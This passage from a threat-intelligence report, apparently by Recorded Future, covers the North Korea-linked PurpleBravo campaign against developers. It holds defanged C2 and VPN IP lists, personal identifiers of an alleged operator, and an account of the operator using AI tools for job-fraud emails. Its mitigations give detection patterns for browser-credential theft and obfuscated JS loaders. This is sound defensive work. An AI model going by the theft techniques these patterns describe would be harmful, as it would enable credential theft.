


Figure 16*: Map of likely PurpleBravo targets by number (Source: Recorded Future)*

Among the likely targets of PurpleBravo activity, Insikt Group identified twenty potential victim organizations based on network communications. The organizations are in the AI, cryptocurrency, financial services, IT services, marketing, and software development industries in Belgium, Bulgaria, Costa Rica, India, Italy, the Netherlands, Pakistan, Romania, the United Arab Emirates (UAE), and Vietnam. Many of these organizations advertise large customer bases, presenting an acute supply-chain risk to companies outsourcing work in these regions.

Administration Communications

Recorded Future observed administrative communications to PurpleBravo C2 servers from multiple IP addresses, including 151 Astrill VPN nodes (See **Appendix C**). In some cases, administrative communications were observed from a single Astrill VPN node to up to six different C2 servers. Insikt Group and other cybersecurity vendors have previously observed PurpleBravo operators and PurpleDelta operators use Astrill VPN in their operations. Recorded Future also observed IP addresses from autonomous systems in China communicating with BeaverTail C2 administration ports in July and August 2025, including some geolocated to Changchun and Siping in Jilin province in China, near the North Korean border, and where North Korean threat groups are known to operate (see **Appendix D**).

PurpleBravo and PurpleDelta Overlap

As mentioned previously, some organizations track both PurpleBravo and PurpleDelta as the same campaign, while other reporting keeps these groups separate. Insikt Group has also chosen to keep these groups separate but has observed several points of overlap For example, in September 2025, researchers at SentinelOne identified the email address *hundredup2023[@]gmail[.]com* that was unintentionally exposed in a script on a PurpleBravo (Contagious Interview) malware distribution server. Using Recorded Future Identity Intelligence, Insikt Group was able to determine that the individual behind the address is also highly likely to be a PurpleDelta operator.

We determined that the owner of the email address *hundredup2023[@]gmail[.]com* was observed using AnyDesk remote desktop software and Astrill VPN, two applications commonly used by PurpleDelta. We also observed the process `CallRI[.]exe`, which is very likely an internal chat tool used between PurpleDelta operators, running on the system. Moreover, while the system time, pattern of life, and virtual private server (VPS) suggest the operator was using personas located in Eastern Europe, the operator consistently used the Hong Kong version of Google with simplified Chinese, suggesting they were physically located in East Asia.

The infostealer log showed the operator was consistently interested in remote Golang software development jobs in the United States. Insikt Group observed the operator attempting to use the SSN24 service, an automated dark web shop that specializes in the sale of compromised personally identifiable information (PII), along with multiple Telegram channels that sell LinkedIn and Upwork accounts. Insikt Group also observed evidence that the operator used the cryptocurrency exchange MEXC Exchange. The operator was also seen using *proxy-seller[.]com* , *powervps[.]net* , *residentialvps[.]com* , *lunaproxy[.]com* , and *sms-activate[.]io* , likely to purchase infrastructure. At least two AI tools, Perplexity and ChatGPT, assisted the operator in crafting job-related emails and providing guidance for job applications on Upwork, a freelance jobs website. The operator also installed the LazyApply extension on their web browser, a tool that automates job applications on multiple job websites.


Insikt Group observed the following additional email addresses being used on the same system:

- *aaron19101301[@]gmail[.]com*
- *cryptofan1013[@]gmail[.]com*
- *techsavvy001013[@]outlook[.]com*
- *domin61013[@]outlook[.]com*
- *rico.gonzalez1013[@]gmail[.]com*

Insikt Group also observed an email address on the operator's system that appears to be for a legitimate software development company in Romania. It is unclear whether the operator was employed by the organization or was merely imitating it; however, the overlap in names between the personal Gmail address above and the Breakpoint IT email suggests a connection.

The names Aaron Porchia, Aaron Taylor, and Aaron Ham were frequently seen, along with what appears to be a Korean name, Ham Gon Il (함건일). Insikt Group was unable to definitively determine whether the Korean name is also being used as a persona. The operator uses a GitHub account with the username "domin191013" that is active at the time of this writing. Among the GitHub users "domin191013" follows is the profile "adonistoday", an account that displays many common characteristics of a PurpleDelta operator. Pivoting on the profile "adonistoday", the user follows a known PurpleDelta GitHub persona, "smartdev022". These links highlight additional overlap with known PurpleDelta operations.

Data from Recorded Future Identity Intelligence shows the PurpleBravo operator potentially connected to a remote desktop session hosted on the IP address *135[.]181[.]7[.]162* with the GitHub profile "domin191013" open in the web browser. At the time of access, the GitHub profile used the alias "Aaron", which is consistent with the email address and names seen above; however, the profile currently uses the alias "Boris", as shown in **Figure 17**.



Boris
domin191013

AI | Crypto | Trading | Web Development

30 followers · 68 following

Achievements


Popular repositories

Algo-Social-Frontend (Public) JavaScript	ethcode (Public) Forked from 7finney/ethcode Ethereum plugin for vscode JavaScript
cryptoboys-nft-marketplace (Public) Forked from devpavan04/cryptoboys-nft-marketplace An NFT marketplace where users can mint ERC721 implemented Crypto Boy NFTs. JavaScript	LEAF-TOKEN (Public) Solidity
NFTBlaze (Public) Solidity	NBAYC (Public) Solidity

2,499 contributions in the last year

***Figure 17**: Screenshot of GitHub profile "domin191013" used by PurpleBravo operator (Source: GitHub)*

The PurpleBravo operator was also observed using an online meeting application open called "CoolEx", which has been flagged as a malicious scam in open sources. In their web browsing history, they navigated to a Telegram chat with a user who had previously been observed spreading malware via the CoolEx scam and then to a likely fake CoolEx meeting link. It is unclear whether the PurpleBravo operator was compromised by this scam; however, given that the individual has a CoolEx application on their system, Insikt Group assesses it is likely that they installed the malicious application.



Aaron
domin191013
Senior Software Engineer
28 followers · 70 following

Popular repositories

hashlips_nft_minting_dapp
Forked from HashLips/hashlips_nft_minting_dapp
HashLips minting dapp is a quick and easy way to connect your smart contract and start minting NFTs.

NFT-Marketplace
Forked from BravoNatalie/NFT-Marketplace
A NFT marketplace that enables the creation, sale, and purchase of digital art as NFTs.

minesweeper

Wallfair's ERC20 T
pooling, loyality r

134 contributions in the last year

Enter your name and the meeting passcode

Aaron

Meeting passcode: Meeting passcode

□ Remember my name for future meetings
□ Don't connect to audio
□ Turn off my video

***Figure 18**: PurpleBravo operator's remote desktop from the Recorded Future Identity data showing the GitHub profile "domin191013" and the likely malicious online meeting application "CoolEx" (Source: Recorded Future)*

Network Intelligence

Insikt Group observed the IP address *188[.]43[.]33[.]252* communicating with three PurpleBravo C2 servers (**Table 4**). While Insikt Group was unable to determine the exact nature of the communications, we assess that it is likely PurpleBravo operators were testing their C2 infrastructure from this IP address. The IP address *188[.]43[.]33[.]252* is assigned to Joint Stock Company Transtelecom and geolocated to Russia. The same Transtelecom IP address is also associated with PurpleDelta activity.

Transtelecom IP address	PurpleBravo C2 Servers
188[.]43[.]33[.]252	66[.]235[.]175[.]117 67[.]203[.]7[.]205 66[.]235[.]175[.]109

***Table 4**: Observed PurpleBravo C2 servers communicating with Transtelecom IP address (Source: Recorded Future)*

Previous Insikt Group reporting has also revealed occasional overlaps between PurpleBravo and PurpleDelta activity, with at least one PurpleBravo-linked individual operating a PurpleDelta-linked GitHub persona. Given the extensive evidence above indicating that the operator in control of the email *hundredup2023[@]gmail[.]com* is a member of PurpleDelta, along with the commonalities in network traffic, it strongly suggests an overlap between the groups.


Mitigations

- **Use Recorded Future Threat Intelligence:** Recorded Future customers can proactively mitigate this threat by operationalizing Recorded Future Intelligence Operations Platform data, specifically by leveraging continuously updated Risk Lists and by blocklisting IP addresses associated with PurpleBravo C2 servers to block communication with malicious infrastructure.
- **Use Recorded Future Network Intelligence:** Leverage Recorded Future's Malicious Traffic Analysis events to proactively identify servers involved in PurpleBravo activity, along with targeted infrastructure and attack techniques, powered by Network Intelligence and other proprietary methodologies.
- **Use Recorded Future Reporting:** Configure alerts in the Recorded Future Intelligence Operations Platform to track Insikt Group reporting on PurpleBravo activity.
- Maintain a dedicated watchlist for PurpleBravo campaign indicators of compromise (IoCs), hosting providers, Astrill VPN nodes, and lure brands.
- Block direct-to-IP HTTP/S traffic to non-standard ports, such as ports 1224 and 1244, which are commonly abused for C2 in PurpleBravo operations.
- Restrict `npm install` and `go get` to allowlisted registries and mirror caches with malware scanning; require SLSA provenance attestations, which are documents that capture metadata about a software artifact, detailing the location, time, and process used to produce it for third-party code in critical repositories.
- Hunt for Base64 decode and XOR loops in JS files touched within developer profiles; flag repositories that introduce those differences.
- Build detection for Go binaries with embedded HackBrowserData artifacts or accessing multiple browser profiles in less than 60 seconds.
- Require contractors to use company-managed, endpoint detection and response (EDR)-enrolled devices or secure virtual desktop infrastructure (VDI); forbid bring your own device (BYOD) policies for developer roles.
- Provide security awareness training to employees related to common PurpleBravo approaches, social engineering themes, and tactics, techniques, and procedures (TTPs); establish and communicate clear routes for employees to safely report suspicious external outreach or potential malware infections to internal security teams.

Outlook

PurpleBravo has maintained a high operational tempo since the group was first publicly uncovered in November 2023. The amount of PurpleBravo infrastructure evident as of the time of this report suggests that the group has achieved success in its operations and will likely continue at a similar pace in the near term. While the group's widespread targeting of software developers is global in scope, as seen in this report, the group has also significantly targeted the South Asia region. Similarly, although cryptocurrency theft may be the group’s primary focus, many of the compromised organizations operate in other areas, namely software development and IT services. This presents an acute supply-chain risk to organizations that rely on individual contractors or outsource their IT services work. While the North Korean IT worker employment threat has been widely publicized, the PurpleBravo supply-chain risk deserves equal attention so organizations can prepare, defend, and prevent sensitive data leakage to North Korean threat actors.

Appendix A: Diamond Model



Threat Actor

PurpleBravo

Attributed Countries

North Korea

Adversary

Malicious Infrastructure

Preferred Hosting

Cloudzy
Tier.Net Technologies
Majestic Hosting Solutions
Latitude.sh

Capabilities

Malware

GolangGhost
PylangGhost
BeaverTail
InvisibleFerret

Target

Geographies

South Asia, North America, the European Union

Industries

Artificial Intelligence, Cryptocurrency, Financial Services, IT Services, Marketing, Software Development

Appendix B: C2 Servers

```
BeaverTail C2 Servers:
14[.]37[.]47[.]13
23[.]106[.]70[.]154
23[.]227[.]202[.]244
38[.]92[.]47[.]85
38[.]92[.]47[.]91
38[.]92[.]47[.]118
38[.]92[.]47[.]151
38[.]92[.]47[.]152
38[.]92[.]47[.]155
45[.]43[.]11[.]201
45[.]59[.]163[.]23
45[.]59[.]163[.]56
45[.]61[.]128[.]61
45[.]61[.]133[.]110
45[.]61[.]135[.]4
45[.]61[.]150[.]30
45[.]61[.]160[.]28
45[.]61[.]165[.]45
66[.]235[.]168[.]17
66[.]235[.]168[.]232
66[.]235[.]168[.]238
66[.]235[.]175[.]109
66[.]235[.]175[.]117
67[.]203[.]7[.]163
67[.]203[.]7[.]200
67[.]203[.]7[.]205
88[.]218[.]0[.]78
107[.]189[.]24[.]80
144[.]172[.]95[.]226
144[.]172[.]100[.]124
144[.]172[.]100[.]142
144[.]172[.]102[.]21
144[.]172[.]102[.]148
144[.]172[.]103[.]97
144[.]172[.]104[.]113
144[.]172[.]105[.]189
144[.]172[.]105[.]235
144[.]172[.]106[.]7
144[.]172[.]106[.]133
144[.]172[.]109[.]98
144[.]172[.]109[.]155
144[.]172[.]112[.]106
146[.]70[.]253[.]107
147[.]124[.]197[.]138
147[.]124[.]212[.]125
147[.]124[.]213[.]19
147[.]124[.]213[.]232
147[.]124[.]214[.]129
```

```
147[.]124[.]214[.]131
147[.]124[.]214[.]237
165[.]140[.]85[.]105
165[.]140[.]86[.]154
165[.]140[.]86[.]160
165[.]140[.]86[.]181
165[.]140[.]86[.]227
172[.]86[.]73[.]198
172[.]86[.]109[.]49
172[.]86[.]113[.]115
172[.]86[.]116[.]90
172[.]86[.]123[.]55
176[.]222[.]52[.]77
216[.]126[.]229[.]166
```

GolangGhost C2 Servers:

```
31[.]57[.]243[.]29
31[.]57[.]243[.]55
31[.]57[.]243[.]190
38[.]134[.]148[.]218
38[.]146[.]28[.]177
63[.]176[.]219[.]134
151[.]243[.]101[.]229
154[.]58[.]204[.]15
154[.]62[.]226[.]22
158[.]62[.]198[.]177
173[.]211[.]70[.]246
206[.]206[.]127[.]80
206[.]206[.]127[.]135
212[.]81[.]47[.]217
```

Appendix C: Astrill VPN Nodes

```
Astrill VPN Nodes:
5[.]42[.]206[.]34
23[.]104[.]209[.]6
23[.]106[.]161[.]1
23[.]106[.]169[.]120
23[.]160[.]56[.]155
23[.]228[.]120[.]12
23[.]237[.]33[.]110
23[.]237[.]102[.]130
31[.]7[.]63[.]94
37[.]120[.]151[.]162
37[.]120[.]154[.]98
37[.]120[.]210[.]2
38[.]170[.]181[.]10
38[.]246[.]149[.]2
38[.]32[.]68[.]195
38[.]75[.]136[.]211
38[.]75[.]137[.]97
38[.]75[.]137[.]213
43[.]230[.]201[.]57
43[.]230[.]201[.]68
45[.]126[.]210[.]144
45[.]145[.]68[.]10
45[.]250[.]255[.]59
45[.]250[.]255[.]140
45[.]86[.]208[.]162
50[.]2[.]184[.]50
50[.]7[.]159[.]34
50[.]7[.]251[.]66
50[.]118[.]211[.]10
51[.]195[.]140[.]214
60[.]234[.]42[.]250
60[.]249[.]92[.]67
61[.]218[.]132[.]193
61[.]218[.]138[.]181
61[.]219[.]114[.]7
61[.]221[.]116[.]19
61[.]221[.]116[.]28
61[.]221[.]116[.]109
63[.]143[.]61[.]57
64[.]32[.]17[.]130
66[.]115[.]157[.]242
66[.]150[.]196[.]58
66[.]187[.]75[.]186
67[.]43[.]48[.]10
67[.]43[.]49[.]10
67[.]43[.]54[.]10
70[.]36[.]99[.]82
74[.]63[.]233[.]50
```

```
74[.]222[.]14[.]74
74[.]222[.]14[.]83
77[.]247[.]126[.]189
80[.]90[.]48[.]191
82[.]103[.]129[.]80
82[.]223[.]120[.]180
84[.]17[.]38[.]140
84[.]17[.]41[.]94
85[.]195[.]72[.]66
85[.]195[.]119[.]90
89[.]163[.]154[.]155
89[.]187[.]161[.]180
89[.]187[.]161[.]220
89[.]187[.]185[.]11
91[.]207[.]174[.]99
91[.]207[.]206[.]10
91[.]221[.]66[.]87
91[.]239[.]130[.]102
94[.]46[.]23[.]20
95[.]143[.]193[.]150
95[.]216[.]14[.]148
103[.]6[.]219[.]221
103[.]16[.]228[.]16
103[.]50[.]33[.]16
103[.]111[.]113[.]26
103[.]125[.]234[.]62
103[.]125[.]234[.]107
103[.]125[.]234[.]161
103[.]125[.]234[.]210
103[.]130[.]145[.]210
103[.]157[.]217[.]145
103[.]172[.]26[.]58
103[.]214[.]44[.]138
104[.]168[.]14[.]206
104[.]223[.]63[.]2
104[.]223[.]87[.]12
104[.]250[.]131[.]79
104[.]250[.]148[.]58
107[.]150[.]38[.]250
107[.]167[.]25[.]130
107[.]167[.]244[.]42
107[.]172[.]97[.]67
108[.]181[.]41[.]234
118[.]107[.]244[.]171
125[.]227[.]75[.]208
125[.]227[.]80[.]190
125[.]227[.]82[.]145
125[.]227[.]90[.]115
129[.]232[.]193[.]253
134[.]195[.]197[.]175
142[.]214[.]202[.]2
155[.]94[.]199[.]59
158[.]255[.]76[.]195
```

```
162[.]251[.]62[.]70
162[.]251[.]70[.]66
166[.]0[.]190[.]170
167[.]160[.]181[.]2
167[.]88[.]61[.]117
167[.]88[.]61[.]148
169[.]38[.]75[.]87
169[.]38[.]98[.]22
170[.]178[.]177[.]178
172[.]96[.]141[.]172
173[.]232[.]230[.]137
173[.]254[.]200[.]134
178[.]159[.]7[.]34
178[.]175[.]128[.]98
185[.]65[.]205[.]130
185[.]135[.]76[.]89
185[.]135[.]76[.]115
185[.]152[.]67[.]39
185[.]183[.]104[.]67
185[.]245[.]80[.]217
192[.]74[.]247[.]161
192[.]119[.]10[.]67
192[.]161[.]60[.]132
193[.]19[.]205[.]26
194[.]33[.]45[.]162
195[.]146[.]5[.]31
198[.]2[.]228[.]23
198[.]23[.]148[.]18
199[.]168[.]112[.]175
199[.]168[.]113[.]31
202[.]87[.]221[.]237
204[.]44[.]96[.]131
204[.]152[.]202[.]111
205[.]234[.]203[.]122
206[.]206[.]127[.]135
208[.]98[.]44[.]2
208[.]115[.]228[.]234
209[.]127[.]228[.]186
211[.]21[.]6[.]136
211[.]21[.]6[.]181
211[.]22[.]147[.]226
